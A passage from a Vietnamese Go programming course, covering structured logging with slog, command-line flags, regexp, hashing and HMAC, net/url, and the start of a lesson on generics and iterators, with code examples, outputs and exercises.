        // bỏ trường time để ví dụ cho kết quả ổn định; production nên GIỮ trường này
        ReplaceAttr: func(groups []string, a slog.Attr) slog.Attr {
            if a.Key == slog.TimeKey && len(groups) == 0 {
```

```
                return slog.Attr{}
            }
            return a
        },
    }
    logger := slog.New(slog.NewJSONHandler(os.Stdout, opts))

    logger.Info("đơn hàng được tạo", "order_id", 42, "total", 1250000)
    logger.Debug("chi tiết yêu cầu", slog.String("user", "an"),
        slog.Group("req", slog.String("method", "POST"), slog.Int("status", 201)))

    l2 := logger.With("service", "orders", "request_id", "r-123")
    l2.Warn("tồn kho thấp", "sku", "A1", "left", 2)
    l2.Error("thanh toán thất bại", "err", errors.New("timeout"))
    logger.InfoContext(context.Background(), "có context")
}
```

```
{"level":"INFO","msg":"đơn hàng được tạo","order_id":42,"total":1250000}
{"level":"DEBUG","msg":"chi tiết yêu cầu","user":"an","req":{"method":"POST","status":201}}
{"level":"WARN","msg":"tồn kho thấp","service":"orders","request_id":"r-123","sku":"A1","left":2}
{"level":"ERROR","msg":"thanh toán thất bại","service":"orders","request_id":"r-123","err":"timeout"}
{"level":"INFO","msg":"có context"}
```

2.3. Nguyên tắc ghi log tốt

1. **Mỗi sự kiện một dòng, đủ ngữ cảnh để hiểu mà không cần đọc code**: ID liên quan (`order_id`, `user_id`), `request_id`, thời gian xử lý.
2. **Thông điệp ngắn, cố định; dữ liệu biến đổi đặt trong thuộc tính** (không nhúng vào chuỗi) để dễ nhóm và tìm.
3. **Mức log có ý nghĩa**: `Error` khi cần *người can thiệp*; `Warn` khi bất thường nhưng tự xử lý được; `Info` cho sự kiện nghiệp vụ quan trọng; `Debug` cho chi tiết dev (tắt ở production).
4. **Ghi log lỗi một lần ở tầng ngoài cùng** (nguyên tắc Buổi 7).
5. **Không bao giờ log bí mật hay dữ liệu cá nhân**: mật khẩu, token, số thẻ, toàn bộ body request. Dùng `ReplaceAttr` hoặc kiểu implement `slog.LogValuer` để che dữ liệu nhạy cảm.
6. **Log ra stdout/stderr**, không ghi tệp từ ứng dụng; hạ tầng (Docker/Kubernetes) lo thu gom. Đây là nguyên tắc 12-factor (Buổi 27).
7. **Khóa thuộc tính nhất quán toàn hệ thống** (`user_id` chứ không lúc `userId` lúc `uid`).

> **Góc nhìn thực chiến**
>
> Chìa khóa gỡ lỗi hệ thống phân tán là `request_id` (hay trace ID): một mã sinh ở cửa vào, đi theo request qua mọi dịch vụ và xuất hiện ở mọi dòng log. Với `slog`, bạn tạo logger con `logger.With("request_id", id)` trong middleware của Gin rồi truyền qua `context`. Chúng ta sẽ xây middleware này ở Buổi 26 và nâng cấp thành distributed tracing ở Buổi 38.

3. flag: tham số dòng lệnh

`flag` đủ cho công cụ nhỏ (migration, seed dữ liệu, worker). Khai báo cờ, gọi `flag.Parse()` (hoặc `FlagSet.Parse(args)` để kiểm thử), rồi đọc kết quả qua con trỏ. Cờ bool có thể viết `-dev` (bật) hoặc `-dev=false`.

```
package main

import (
```

```
    "flag"
    "fmt"
    "io"
    "time"
)

func main() {
    fs := flag.NewFlagSet("server", flag.ContinueOnError)
    fs.SetOutput(io.Discard) // trong ví dụ không in hướng dẫn
    port := fs.Int("port", 8080, "cổng lắng nghe")
    host := fs.String("host", "0.0.0.0", "địa chỉ lắng nghe")
    dev := fs.Bool("dev", false, "chế độ phát triển")
    timeout := fs.Duration("timeout", 5*time.Second, "thời gian chờ")

    err := fs.Parse([]string{"-port", "9000", "-dev", "-timeout=30s", "file1", "file2"})
    fmt.Println(err, *host, *port, *dev, *timeout, fs.Args())

    err = fs.Parse([]string{"-port", "abc"})
    fmt.Println("lỗi giá trị cổng:", err != nil)
}
```

```
<nil> 0.0.0.0 9000 true 30s [file1 file2]
lỗi giá trị cổng: true
```

Với công cụ có nhiều lệnh con (`app migrate up`, `app serve`), mỗi lệnh dùng một `FlagSet` riêng, hoặc dùng thư viện **cobra** (`github.com/spf13/cobra`), nền tảng của `kubectl` và `docker`. Với cấu hình dịch vụ, thứ tự ưu tiên điển hình là: **cờ dòng lệnh > biến môi trường > tệp cấu hình > giá trị mặc định** (Buổi 27).

4. regexp: biểu thức chính quy

Gói `regexp` dùng cú pháp RE2 và thuật toán thời gian chạy **tuyến tính theo độ dài chuỗi**, nên **miễn nhiễm với tấn công ReDoS** (regex catastrophic backtracking) mà nhiều ngôn ngữ khác mắc. Đổi lại, RE2 không hỗ trợ backreference (`\1`) và lookahead.

```
package main

import (
    "fmt"
    "regexp"
)

// Biên dịch MỘT LẦN ở cấp package; MustCompile panic nếu mẫu sai (lỗi lập trình).
var (
    reEmail = regexp.MustCompile(`^[a-zA-Z0-9._%+\-]+@[a-zA-Z0-9.\-]+\.[a-zA-Z]{2,}$`)
    reDate  = regexp.MustCompile(`(?P<y>\d{4})-(?P<m>\d{2})-(?P<d>\d{2})`)
    reNum   = regexp.MustCompile(`\d+`)
)

func main() {
    fmt.Println(reEmail.MatchString("an@example.com"), reEmail.MatchString("an@@x"))

    m := reDate.FindStringSubmatch("Ngày 2026-10-09 là thứ sáu")
    fmt.Println(m, m[reDate.SubexpIndex("m")])
    fmt.Println(reDate.ReplaceAllString("2026-10-09", "${d}/${m}/${y}"))

    fmt.Println(reNum.FindAllString("a1 b22 c333", -1))
    fmt.Println(reNum.FindAllStringIndex("a1 b22", -1))
}
```

```
true false
[2026-10-09 2026 10 09] 10
09/10/2026
[1 22 333]
[[1 2] [4 6]]
```

> **Lưu ý**
> Đừng dùng regex để "xác thực email hoàn hảo": chuẩn email phức tạp hơn nhiều mọi regex thực dụng. Cách làm đúng: kiểm tra định dạng đơn giản, rồi **gửi email xác nhận** để biết địa chỉ có thật. Và nhớ: biên dịch regex trong hàm được gọi nhiều lần (như handler) là lãng phí; hãy đặt ở biến cấp package.

5. Mã hóa, băm và số ngẫu nhiên

5.1. Phân biệt các khái niệm hay bị nhầm

Khái niệm	Mục đích	Ví dụ và lưu ý
Mã hóa dạng văn bản (encoding)	Biểu diễn dữ liệu nhị phân thành chuỗi in được	base64, hex. **Không phải bảo mật**
Băm (hash)	Dấu vân tay một chiều của dữ liệu	SHA-256: kiểm tra toàn vẹn, định danh nội dung. **Không dùng một mình để lưu mật khẩu**
HMAC	Băm có khóa bí mật: chứng thực nguồn gốc và toàn vẹn	Chữ ký webhook, JWT HS256
Mã hóa đối xứng/bất đối xứng	Che giấu nội dung (AES, RSA)	Hiếm khi tự làm; dùng TLS và thư viện chuẩn
Băm mật khẩu	Lưu mật khẩu an toàn, chậm có chủ đích	bcrypt, argon2 (Buổi 29)

```go
package main

import (
    "crypto/hmac"
    "crypto/rand"
    "crypto/sha256"
    "encoding/base64"
    "encoding/hex"
    "fmt"
)

func main() {
    sum := sha256.Sum256([]byte("hello"))
    fmt.Println(hex.EncodeToString(sum[:]))
    fmt.Println(base64.StdEncoding.EncodeToString([]byte("hello")))
    fmt.Println(base64.RawURLEncoding.EncodeToString([]byte{0xfb, 0xff, 0xfe})) // an toàn trong URL

    // HMAC: nền tảng chữ ký JWT HS256 và xác thực webhook
    key := []byte("bi-mat")
    mac := hmac.New(sha256.New, key)
    mac.Write([]byte("noi dung"))
    tag := mac.Sum(nil)

    mac2 := hmac.New(sha256.New, key)
    mac2.Write([]byte("noi dung"))
    fmt.Println(hmac.Equal(tag, mac2.Sum(nil))) // so sánh thời gian hằng số

    // Token ngẫu nhiên AN TOÀN: dùng crypto/rand, KHÔNG dùng math/rand
```

```
    buf := make([]byte, 16)
    if _, err := rand.Read(buf); err != nil {
        panic(err)
    }
    fmt.Println(len(hex.EncodeToString(buf)))
}
```

```
2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824
aGVsbG8=
-__-
true
32
```

Hai quy tắc bảo mật không được vi phạm

1. **Token, session ID, mã đặt lại mật khẩu, khóa API phải sinh bằng** `crypto/rand`. `math/rand` có thể đoán trước kết quả.
2. **So sánh chữ ký/token bằng** `hmac.Equal` **hoặc** `subtle.ConstantTimeCompare`, không dùng `==`: phép `==` thoát sớm ở byte khác đầu tiên, rò rỉ thông tin qua thời gian phản hồi (*timing attack*).

5.2. net/url

```
package main

import (
    "fmt"
    "net/url"
)

func main() {
    u, err := url.Parse("https://api.shopgo.vn:8443/products?cat=ao&page=2&tag=a&tag=b#top")
    fmt.Println(err, u.Scheme, u.Hostname(), u.Port(), u.Path, u.Fragment)

    q := u.Query() // url.Values: map[string][]string
    fmt.Println(q.Get("cat"), q["tag"], q.Get("none") == "")

    q.Set("page", "3")
    q.Add("sort", "gia desc")
    fmt.Println(q.Encode()) // tự escape và sắp xếp theo khóa
    fmt.Println(url.QueryEscape("a b&c=d/é"), url.PathEscape("a b/c"))
}
```

```
<nil> https api.shopgo.vn 8443 /products top
ao [a b] true
cat=ao&page=3&sort=gia+desc&tag=a&tag=b
a+b%26c%3Dd%2F%C3%A9 a%20b%2Fc
```

Khi dựng URL, **luôn dùng** `url.Values`/`url.URL` thay vì nối chuỗi: nó escape đúng và tránh lỗi *injection* tham số.

6. Các gói còn lại đáng biết

Gói	Công dụng
`html/template`, `text/template`	Sinh HTML/văn bản từ mẫu. `html/template` **tự escape theo ngữ cảnh**, chống XSS. Dùng cho email, trang đơn giản
`html`	`html.EscapeString` để escape thủ công

Gói	Công dụng
`encoding/csv`, `encoding/xml`, `encoding/gob`	CSV (xuất báo cáo), XML (hệ thống cũ), gob (nhị phân riêng của Go)
`compress/gzip`	Nén/giải nén (nén response, tệp log)
`container/heap`, `container/list`	Hàng đợi ưu tiên, danh sách liên kết (LRU cache)
`bytes`	`bytes.Buffer`: bộ đệm đọc/ghi trong bộ nhớ
`math/rand/v2`	Ngẫu nhiên không bảo mật: `rand.IntN`, `rand.Shuffle`, thêm jitter cho retry
`os/exec`	Chạy lệnh ngoài (cẩn thận injection; không bao giờ nối chuỗi từ input người dùng)
`embed`	Nhúng tệp tĩnh (SQL migration, template, swagger) vào binary
`testing`, `testing/synctest`	Kiểm thử, benchmark, kiểm thử mã đồng thời (Buổi 11)
`net/http`, `net/http/httptest`	Máy chủ và client HTTP (Buổi 19)
`database/sql`	Giao diện chung truy cập CSDL (Buổi 22)
`context`	Hủy bỏ, hạn chót, truyền giá trị theo request (Buổi 15)
`sync`, `sync/atomic`	Đồng bộ hóa (Buổi 14)

7. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. `json.Unmarshal(data, v)` **thay vì** `&v`: lỗi `json: Unmarshal(non-pointer ...)`.
2. **Trường viết thường** không xuất hiện trong JSON, trông như "dữ liệu biến mất".
3. **Giải mã số lớn vào** `map[string]any` làm mất độ chính xác.
4. **Quên rằng slice/map** `nil` **thành** `null`, client JS lỗi khi gọi `.length`/`.map`.
5. **Dùng chung một struct cho DB, domain và JSON**, vô tình lộ `password_hash` hoặc cho client ghi đè trường nhạy cảm.
6. **Log dữ liệu nhạy cảm** hoặc ghi cả body request.
7. **Dùng** `math/rand` **hoặc** `==` **cho token/chữ ký.**
8. **Biên dịch regex trong handler** mỗi request.
9. **Nối chuỗi để tạo URL/câu lệnh** thay vì dùng `url.Values`, tham số hóa.

8. Góc nhìn thực chiến

Góc nhìn thực chiến

Hợp đồng JSON của API là **cam kết công khai**: đổi tên một trường là phá client. Vì vậy các nhóm làm việc nghiêm túc (1) giữ struct request/response **tách biệt** khỏi entity; (2) dùng `omitempty/omitzero` có chủ đích và ghi tài liệu `null` hay vắng mặt khác nhau thế nào; (3) thêm trường mới là tương thích, đổi/xóa trường cần phiên bản mới (Buổi 30); (4) thêm **kiểm thử "golden file"** so sánh JSON đầu ra với tệp chuẩn để phát hiện thay đổi hợp đồng ngoài ý muốn. Về log, quy ước sống còn là có `request_id`, mức log đúng, và **không có bí mật** trong log, những lỗi ở khâu này thường biến thành sự cố bảo mật thật.

9. Tóm tắt

Tóm tắt buổi học

- JSON: `Marshal`/`Unmarshal` (truyền con trỏ), tag `json`, `omitempty`/`omitzero`/`-`; kiểu tùy biến bằng `MarshalJSON`/`UnmarshalJSON`; `DisallowUnknownFields`; số vào `any` thành `float64`.
- `slog`: Logger + Handler (Text/JSON), thuộc tính khóa-giá trị, `With`, mức log đúng, không log bí mật, có `request_id`.
- `flag` cho CLI nhỏ; ưu tiên cấu hình: cờ > env > tệp > mặc định.
- `regexp` (RE2, an toàn ReDoS) biên dịch một lần; `net/url` thay cho nối chuỗi.
- Băm ≠ mã hóa ≠ encoding; token dùng `crypto/rand`; so sánh bí mật bằng hàm thời gian hằng số.

10. Bài tập

1. **[Cơ bản]** Định nghĩa struct `Product` (id, name, price, tags, `created_at`, `description` tùy chọn). Mã hóa thành JSON đẹp bằng `MarshalIndent` rồi giải mã ngược lại, so sánh hai giá trị.
2. **[Cơ bản]** Viết chương trình nhận JSON từ stdin (một mảng sản phẩm), in ra tổng giá trị và tên sản phẩm đắt nhất. Dùng `json.NewDecoder(os.Stdin)`.
3. **[Cơ bản]** Dùng `slog` ghi 5 dòng log ở các mức khác nhau với `TextHandler`, sau đó đổi sang `JSONHandler`. Thêm `slog.LevelVar` và đổi mức log lúc chạy.
4. **[Trung bình]** Viết kiểu `Money` (`int64`) tự mã hóa/giải mã JSON dưới dạng chuỗi `"125000.00"`... sao cho không mất độ chính xác (không dùng `float64`). Viết test vòng đi/về.
5. **[Trung bình]** Viết hàm `DecodeStrict[T any](r io.Reader) (T, error)` giải mã JSON nghiêm ngặt (cấm trường lạ, cấm dữ liệu thừa sau đối tượng). Phân loại lỗi (`SyntaxError`, `UnmarshalTypeError`, EOF) thành thông báo thân thiện bằng tiếng Việt.
6. **[Trung bình]** Viết CLI `urltool` với hai lệnh con `parse <url>` (in các thành phần) và `build -host ... -path ... -q k=v` (dựng URL), dùng `flag.FlagSet` cho từng lệnh con.
7. **[Nâng cao]** Viết `slog.Handler` bọc handler khác để **che giá trị** của các khóa nhạy cảm (`password`, `token`, `authorization`) thành `***`. Kiểm thử bằng đầu ra JSON. (Gợi ý: dùng `ReplaceAttr` trước, rồi thử implement `LogValuer` cho kiểu `Secret string`.)
8. **[Nâng cao]** Xây hàm `VerifyWebhook(body []byte, signature, secret string) bool` dùng HMAC-SHA256 và so sánh thời gian hằng số; thêm kiểm tra *timestamp* chống phát lại (replay) trong 5 phút. Mô phỏng cách các cổng thanh toán ký webhook.
9. **[Thử thách]** Viết trình phân tích log truy cập (định dạng tự chọn, tương tự nginx) bằng `regexp` có nhóm đặt tên; thống kê top 5 đường dẫn, tỉ lệ lỗi 5xx và phân vị p95 thời gian phản hồi. Đo thời gian chạy với tệp 1 triệu dòng và tối ưu (biên dịch regex một lần, `bufio.Scanner`, tránh cấp phát thừa).

Buổi 10 — Generics và iterator

Thông tin buổi học

Thời lượng: 4 giờ · **Mức độ:** Trung bình – Nâng cao · **Cần biết trước:** Buổi 1–9 (đặc biệt interface ở Buổi 6)

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Viết hàm và kiểu **generic** với type parameter và ràng buộc (constraint): `any`, `comparable`, `cmp.Ordered`, ràng buộc tự định nghĩa.
- Giải thích ký hiệu `~` và khái niệm *type set*.
- Phân biệt khi nào dùng **generics**, khi nào dùng **interface**, khi nào chỉ cần code thường.
- Dùng và tự viết **iterator** (`iter.Seq`, `range` trên hàm), hiểu `iter.Pull`.
- Dùng đúng các gói `slices`, `maps`, `cmp` dựa trên generics.

1. Vì sao cần generics?

Hãy tưởng tượng bạn cần hàm tính tổng. Trước Go 1.18 bạn có hai lựa chọn tồi:

```
func SumInt(xs []int) int           { /* ... */ }  // lặp lại cho từng kiểu
func SumFloat(xs []float64) float64 { /* ... */ }

func SumAny(xs []any) any { /* ... */ } // mất an toàn kiểu, phải type-switch, chậm
```

Generics (kiểu tổng quát) cho phép viết **một** hàm hoạt động đúng trên nhiều kiểu *mà vẫn được trình biên dịch kiểm tra kiểu đầy đủ*. Ứng dụng chính: các cấu trúc dữ liệu chứa phần tử bất kỳ (ngăn xếp, tập hợp, cache) và các thuật toán hoạt động giống nhau trên nhiều kiểu (map/filter/reduce, sắp xếp, tìm kiếm).

Type parameter và constraint

Type parameter (tham số kiểu) là tên đại diện cho một kiểu chưa biết, khai báo trong dấu ngoặc vuông: `func Max[T cmp.Ordered](a, b T) T`. **Constraint** (ràng buộc) đặt sau tên tham số kiểu, nêu rõ những kiểu nào được phép và các phép toán nào dùng được trên `T`.

2. Hàm generic

```
package main

import (
    "cmp"
    "fmt"
    "strings"
)

// Number là constraint dạng "type set": liệt kê các kiểu được phép.
// Dấu ~ nghĩa là "mọi kiểu có KIỂU GỐC (underlying type) là ...".
type Number interface {
    ~int | ~int64 | ~float64
}
```

```go
func Sum[T Number](xs []T) T {
    var s T // zero value của T
    for _, x := range xs {
        s += x // dùng được + vì mọi kiểu trong Number đều hỗ trợ
    }
    return s
}

// cmp.Ordered: mọi kiểu so sánh thứ tự được (số, string).
func Max[T cmp.Ordered](a, b T) T {
    if a > b {
        return a
    }
    return b
}

func Map[T, U any](xs []T, f func(T) U) []U {
    out := make([]U, 0, len(xs))
    for _, x := range xs {
        out = append(out, f(x))
    }
    return out
}

func Filter[T any](xs []T, keep func(T) bool) []T {
    var out []T
    for _, x := range xs {
        if keep(x) {
            out = append(out, x)
        }
    }
    return out
}

func Reduce[T, A any](xs []T, init A, f func(A, T) A) A {
    acc := init
    for _, x := range xs {
        acc = f(acc, x)
    }
    return acc
}

type VND int64 // kiểu riêng, kiểu gốc int64: thỏa Number nhờ ~int64

func main() {
    fmt.Println(Sum([]int{1, 2, 3}), Sum([]float64{1.5, 2.5}), Sum([]VND{1000, 2500}))
    fmt.Println(Max(3, 7), Max("abc", "abd"), Max[float64](2, 3.5))

    ten := []string{"an", "bình", "chi"}
    fmt.Println(Map(ten, strings.ToUpper), Map(ten, func(s string) int { return len([]rune(s)) }))

    so := []int{1, 2, 3, 4, 5, 6}
    fmt.Println(Filter(so, func(x int) bool { return x%2 == 0 }))
    fmt.Println(Reduce(so, "", func(a string, x int) string { return a + fmt.Sprint(x) }))
}
```

```
6 4 3500
7 abd 3.5
[AN BÌNH CHI] [2 4 3]
[2 4 6]
123456
```

Những điểm cần hiểu:

- **Suy luận kiểu (type inference):** hầu hết khi gọi bạn không cần viết kiểu: `Sum([]int{...})` tự suy ra `T = int`. Khi không suy được (ví dụ chỉ có `Max[float64](2, 3.5)` để ép số nguyên thành `float64`),

bạn chỉ định tường minh trong `[...]`. Mỗi phiên bản Go gần đây mở rộng khả năng suy luận; từ Go 1.27, kiểu còn được suy luận khi một hàm generic được gán hoặc chuyển đổi sang một kiểu hàm tương ứng.

- **Dấu `~`:** `~int` gồm cả `int` và mọi kiểu định nghĩa dạng `type VND int`. Không có `~`, `VND` sẽ **không** thỏa `int`. Hầu như luôn nên dùng `~` trong constraint dạng số.
- `var zero T`: cách chuẩn để lấy zero value của kiểu chưa biết, dùng khi trả về "không có giá trị".

2.1. Các constraint dựng sẵn

Constraint	Ý nghĩa	Dùng khi
`any`	Mọi kiểu	Chứa/chuyển dữ liệu, không thực hiện phép toán
`comparable`	Kiểu so sánh được bằng `==`, `!=`	Khóa map, tìm kiếm, loại trùng
`cmp.Ordered`	Kiểu so sánh thứ tự được: số nguyên, số thực, `string`	Sắp xếp, `min`/`max`, cây tìm kiếm
Do bạn tự định nghĩa	Type set (`~int | ~float64`) và/hoặc method	Phép toán số học, hoặc yêu cầu method

Một constraint có thể đòi hỏi cả method lẫn type set:

```
type Shape interface {
    Area() float64
}

func Largest[S Shape](xs []S) (best S) { // S là kiểu cụ thể, không bị "che" bởi interface
    for i, x := range xs {
        if i == 0 || x.Area() > best.Area() {
            best = x
        }
    }
    return
}
```

3. Kiểu generic

Struct, slice, map và interface đều có thể có type parameter:

```
package main

import (
    "fmt"
    "maps"
    "slices"
)

// Stack là ngăn xếp generic: dùng được với mọi kiểu phần tử.
type Stack[T any] struct{ items []T }

func (s *Stack[T]) Push(v T) { s.items = append(s.items, v) }

func (s *Stack[T]) Pop() (T, bool) {
    var zero T
    if len(s.items) == 0 {
        return zero, false
    }
    v := s.items[len(s.items)-1]
    s.items = s.items[:len(s.items)-1]
    return v, true
```

```
}

// Set là tập hợp generic; khóa phải comparable.
type Set[T comparable] map[T]struct{}

func NewSet[T comparable](vs ...T) Set[T] {
    s := make(Set[T], len(vs))
    for _, v := range vs {
        s[v] = struct{}{}
    }
    return s
}

func (s Set[T]) Has(v T) bool { _, ok := s[v]; return ok }

func Union[T comparable](a, b Set[T]) Set[T] {
    r := maps.Clone(a)
    for v := range b {
        r[v] = struct{}{}
    }
    return r
}

// Pair gom một cặp khóa-giá trị bất kỳ.
type Pair[K comparable, V any] struct {
    Key K
    Val V
}

func main() {
    var st Stack[string]
    st.Push("a")
    st.Push("b")
    v, ok := st.Pop()
    fmt.Println(v, ok)
    st.Pop()
    v, ok = st.Pop()
    fmt.Printf("%q %v\n", v, ok)

    a, b := NewSet(1, 2, 3), NewSet(3, 4)
    u := Union(a, b)
    fmt.Println(slices.Sorted(maps.Keys(u)), u.Has(4), a.Has(4))

    ps := []Pair[string, int]{{"x", 1}, {"y", 2}}
    fmt.Printf("%+v\n", ps)
}
```

```
b true
"" false
[1 2 3 4] true false
[{Key:x Val:1} {Key:y Val:2}]
```

Quy tắc ghi nhớ về method của kiểu generic: khai báo `func (s *Stack[T]) Push(v T)` lặp lại tên type parameter ở receiver. Trước Go 1.27, **method không thể có type parameter riêng** (chỉ dùng được `T` của kiểu); muốn thao tác như `Map` phải viết thành *hàm* thường. Đây là lý do `Map` ở mục 2 là hàm tự do chứ không phải method của `[]T`.

> **Go 1.27: generic method**
> Go 1.27 nới ràng buộc này: method của một kiểu cụ thể có thể khai báo type parameter của chính nó (interface method thì vẫn không). Tính năng bị chặn theo phiên bản trong `go.mod`: nếu `go.mod` ghi `go 1.26`, trình biên dịch báo `generic method requires go1.27 or later`.
>
> ```
> func (l *List[T]) MapTo[U any](f func(T) U) []U { /* ... */ }
> ```
>
> Khi dự án của bạn còn phải build với Go cũ hơn, hãy dùng cách truyền thống: viết hàm tự do.

4. Khi nào dùng generics? Khi nào dùng interface?

Generics là công cụ mạnh, và cộng đồng Go cảnh báo **không lạm dụng**. Nguyên tắc từ chính nhóm thiết kế Go: *"hãy viết code, đừng thiết kế kiểu"*: viết code cụ thể trước, chỉ trừu tượng hóa khi thấy mình **lặp lại đúng cùng một thuật toán cho nhiều kiểu**.

Tình huống	Chọn	Lý do
Hành vi **khác nhau** theo kiểu (`Area()` của mỗi hình)	**Interface**	Đa hình động: gọi method đúng của kiểu thật
Thuật toán **giống hệt** trên nhiều kiểu (sắp xếp, lọc, map, tập hợp)	**Generics**	Một cài đặt, an toàn kiểu, không type assertion
Cấu trúc dữ liệu chứa phần tử bất kỳ	**Generics**	`Stack[T]`, `Cache[K, V]`
Chỉ có một kiểu cụ thể	**Không cần cả hai**	Đơn giản nhất thắng
Dữ liệu thật sự không biết cấu trúc (JSON tự do)	`any`	Chấp nhận mất an toàn kiểu ở biên

Những điều nên tránh:

- **Generics thay cho interface:** `func Process[T Shape](s T)` thường không có lợi gì hơn `func Process(s Shape)`.
- **Constraint quá phức tạp** hay hệ thống kiểu lồng nhiều tầng khiến code khó đọc hơn lợi ích nó mang lại.
- **Kỳ vọng hiệu năng tự động tốt hơn.** Go cài đặt generics theo kiểu "GC shape stenciling": các kiểu cùng hình dạng bộ nhớ (mọi con trỏ chẳng hạn) chia sẻ một bản mã máy kèm bảng từ điển, nên không phải lúc nào cũng nhanh bằng code viết tay cho từng kiểu. Hãy **đo** (Buổi 16) thay vì đoán.

5. Iterator và range trên hàm (Go 1.23)

5.1. Vấn đề iterator giải quyết

`range` cho slice, map, channel đã có. Nhưng nếu bạn có một **cấu trúc dữ liệu riêng** (cây, danh sách liên kết, kết quả truy vấn phân trang) hoặc một **chuỗi giá trị sinh dần** (số Fibonacci, các dòng của tệp), làm sao để người dùng `for ... range` trên nó, **chỉ tính khi cần** (lazy), và dừng sớm được?

Từ Go 1.23, `range` chạy trực tiếp trên **hàm**. Quy ước (package `iter`):

```
type Seq[V any]     func(yield func(V) bool)       // chuỗi giá trị
type Seq2[K, V any] func(yield func(K, V) bool)    // chuỗi cặp (khóa, giá trị)
```

Iterator là hàm nhận một hàm `yield`; nó **gọi** `yield` **cho từng giá trị**. Nếu người dùng thoát sớm (`break`, `return`), `yield` trả về `false` và iterator **phải dừng ngay**.

```
package main

import (
    "fmt"
    "iter"
    "maps"
    "slices"
)

// Fib là iterator VÔ HẠN, lazy: chỉ tính số tiếp theo khi được yêu cầu.
func Fib() iter.Seq[int] {
    return func(yield func(int) bool) {
        a, b := 0, 1
        for {
            if !yield(a) { // người dùng đã break: phải dừng
                return
            }
            a, b = b, a+b
        }
    }
}

func Filter[T any](seq iter.Seq[T], keep func(T) bool) iter.Seq[T] {
    return func(yield func(T) bool) {
        for v := range seq {
            if keep(v) && !yield(v) {
                return
            }
        }
    }
}

func Take[T any](seq iter.Seq[T], n int) iter.Seq[T] {
    return func(yield func(T) bool) {
        if n <= 0 {
            return
        }
        i := 0
        for v := range seq {
            if !yield(v) {
                return
            }
            i++
            if i >= n {
                return
            }
        }
    }
}

func main() {
    // 5 số Fibonacci chẵn đầu tiên: ghép các iterator như đường ống
    for v := range Take(Filter(Fib(), func(x int) bool { return x%2 == 0 }), 5) {
        fmt.Print(v, " ")
    }
    fmt.Println()

    for i, v := range slices.All([]string{"a", "b"}) { // Seq2: (chỉ số, giá trị)
        fmt.Println(i, v)
    }
    m := map[string]int{"x": 1, "y": 2}
    fmt.Println(slices.Sorted(maps.Keys(m)))
    fmt.Println(slices.Collect(maps.Values(map[int]int{1: 10})))
```

```
    for c := range slices.Chunk([]int{1, 2, 3, 4, 5, 6, 7}, 3) { // chia lô
        fmt.Println(c)
    }

    // iter.Pull: đổi iterator kiểu "đẩy" thành kiểu "kéo" (next/stop)
    next, stop := iter.Pull(Take(Fib(), 3))
    defer stop()
    for {
        v, ok := next()
        if !ok {
            break
        }
        fmt.Print(v, ",")
    }
    fmt.Println()
}
```

```
0 2 8 34 144
0 a
1 b
[x y]
[10]
[1 2 3]
[4 5 6]
[7]
0,1,1,
```

5.2. Các hàm iterator của thư viện chuẩn

Hàm	Làm gì
`slices.All(s)`, `slices.Values(s)`	Iterator `(chỉ số, giá trị)` / chỉ giá trị của slice
`maps.Keys(m)`, `maps.Values(m)`, `maps.All(m)`	Iterator trên map
`slices.Collect(seq)`	Gom iterator thành slice
`slices.Sorted(seq)`	Gom và sắp xếp
`slices.Chunk(s, n)`	Chia slice thành các lô kích thước tối đa `n`
`strings.SplitSeq`, `strings.Lines`, `strings.FieldsSeq`	Duyệt phần tử chuỗi mà không cấp phát slice trung gian (Go 1.24)
`iter.Pull(seq)`	Chuyển sang `next()/stop()` khi cần điều khiển từng bước (ví dụ ghép hai chuỗi)

Khi nào tự viết iterator?

- Duyệt một **cấu trúc dữ liệu riêng** (cây nhị phân, đồ thị) bằng `for range` tự nhiên.
- **Truyền dữ liệu lớn theo luồng** (đọc từng bản ghi từ CSDL/tệp) thay vì nạp hết vào slice: tiết kiệm bộ nhớ và cho phép dừng sớm.
- **Biến đổi lazy**: Filter/Map/Take như ví dụ, không cấp phát bộ nhớ trung gian.

Nếu chỉ cần một danh sách nhỏ trong bộ nhớ, **trả về slice** vẫn đơn giản và dễ dùng nhất.

6. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Dùng generics khi một interface hay hàm thường là đủ**, làm code khó đọc.
2. **Quên** `~` trong constraint, khiến kiểu định nghĩa riêng (`type VND int64`) không dùng được.
3. **Dùng phép toán không được constraint cho phép** (ví dụ `+` trên `T any`): lỗi biên dịch `operator + not defined on ...`.
4. **Cố type-switch trực tiếp trên** `T`: phải chuyển qua `any(v).(type)`. Nếu cần vậy, thường thiết kế đang sai.
5. **Iterator không kiểm tra giá trị trả về của** `yield`: tiếp tục chạy sau khi người dùng `break` gây panic.
6. **Kỳ vọng generics luôn nhanh hơn** mà không đo.
7. **Dùng** `x/exp/constraints` (cũ) thay vì `cmp.Ordered` có sẵn trong thư viện chuẩn.

7. Góc nhìn thực chiến

Góc nhìn thực chiến

Trong backend, generics hữu ích nhất ở ba chỗ: (1) **tiện ích nhỏ dùng chung** (`Map`, `Filter`, `Keys`, `Ptr[T](v T) *T` để lấy con trỏ của hằng); (2) **cấu trúc dữ liệu tái sử dụng** (cache có TTL `Cache[K, V]`, hàng đợi, tập hợp); (3) **kiểu bao bọc phản hồi API** như `Page[T]{Items []T, Next string}` hay `Result[T]` để một lớp phân trang chạy cho mọi entity. Ngược lại, **đừng tạo "generic repository"** `Repo[T any]` bao mọi bảng bằng reflection: thường nó che giấu truy vấn đặc thù và khó tối ưu. Một nhóm Senior thường chọn: ít generics, nhưng dùng đúng chỗ.

8. Tóm tắt

Tóm tắt buổi học

- Generics: `func F[T Constraint](...)` và `type X[T Constraint] ...`; kiểu được suy luận từ đối số.
- Constraint: `any`, `comparable`, `cmp.Ordered`, hoặc interface tự định nghĩa (type set và/hoặc method); `~T` gồm mọi kiểu có kiểu gốc `T`.
- Method của kiểu generic dùng type parameter của kiểu; từ Go 1.27 method còn có thể có type parameter riêng.
- Dùng generics cho thuật toán/cấu trúc dữ liệu **giống nhau trên nhiều kiểu**; dùng interface cho hành vi **khác nhau theo kiểu**.
- Iterator (`iter.Seq`, `iter.Seq2`) cho phép `range` trên hàm, lazy, dừng sớm; phải tôn trọng giá trị trả về của `yield`.

9. Bài tập

1. **[Cơ bản]** Viết hàm generic `Contains[T comparable](xs []T, v T) bool`, `IndexOf`, và `Reverse[T any](xs []T) []T`. Thử với `int`, `string`, và struct có thể so sánh.
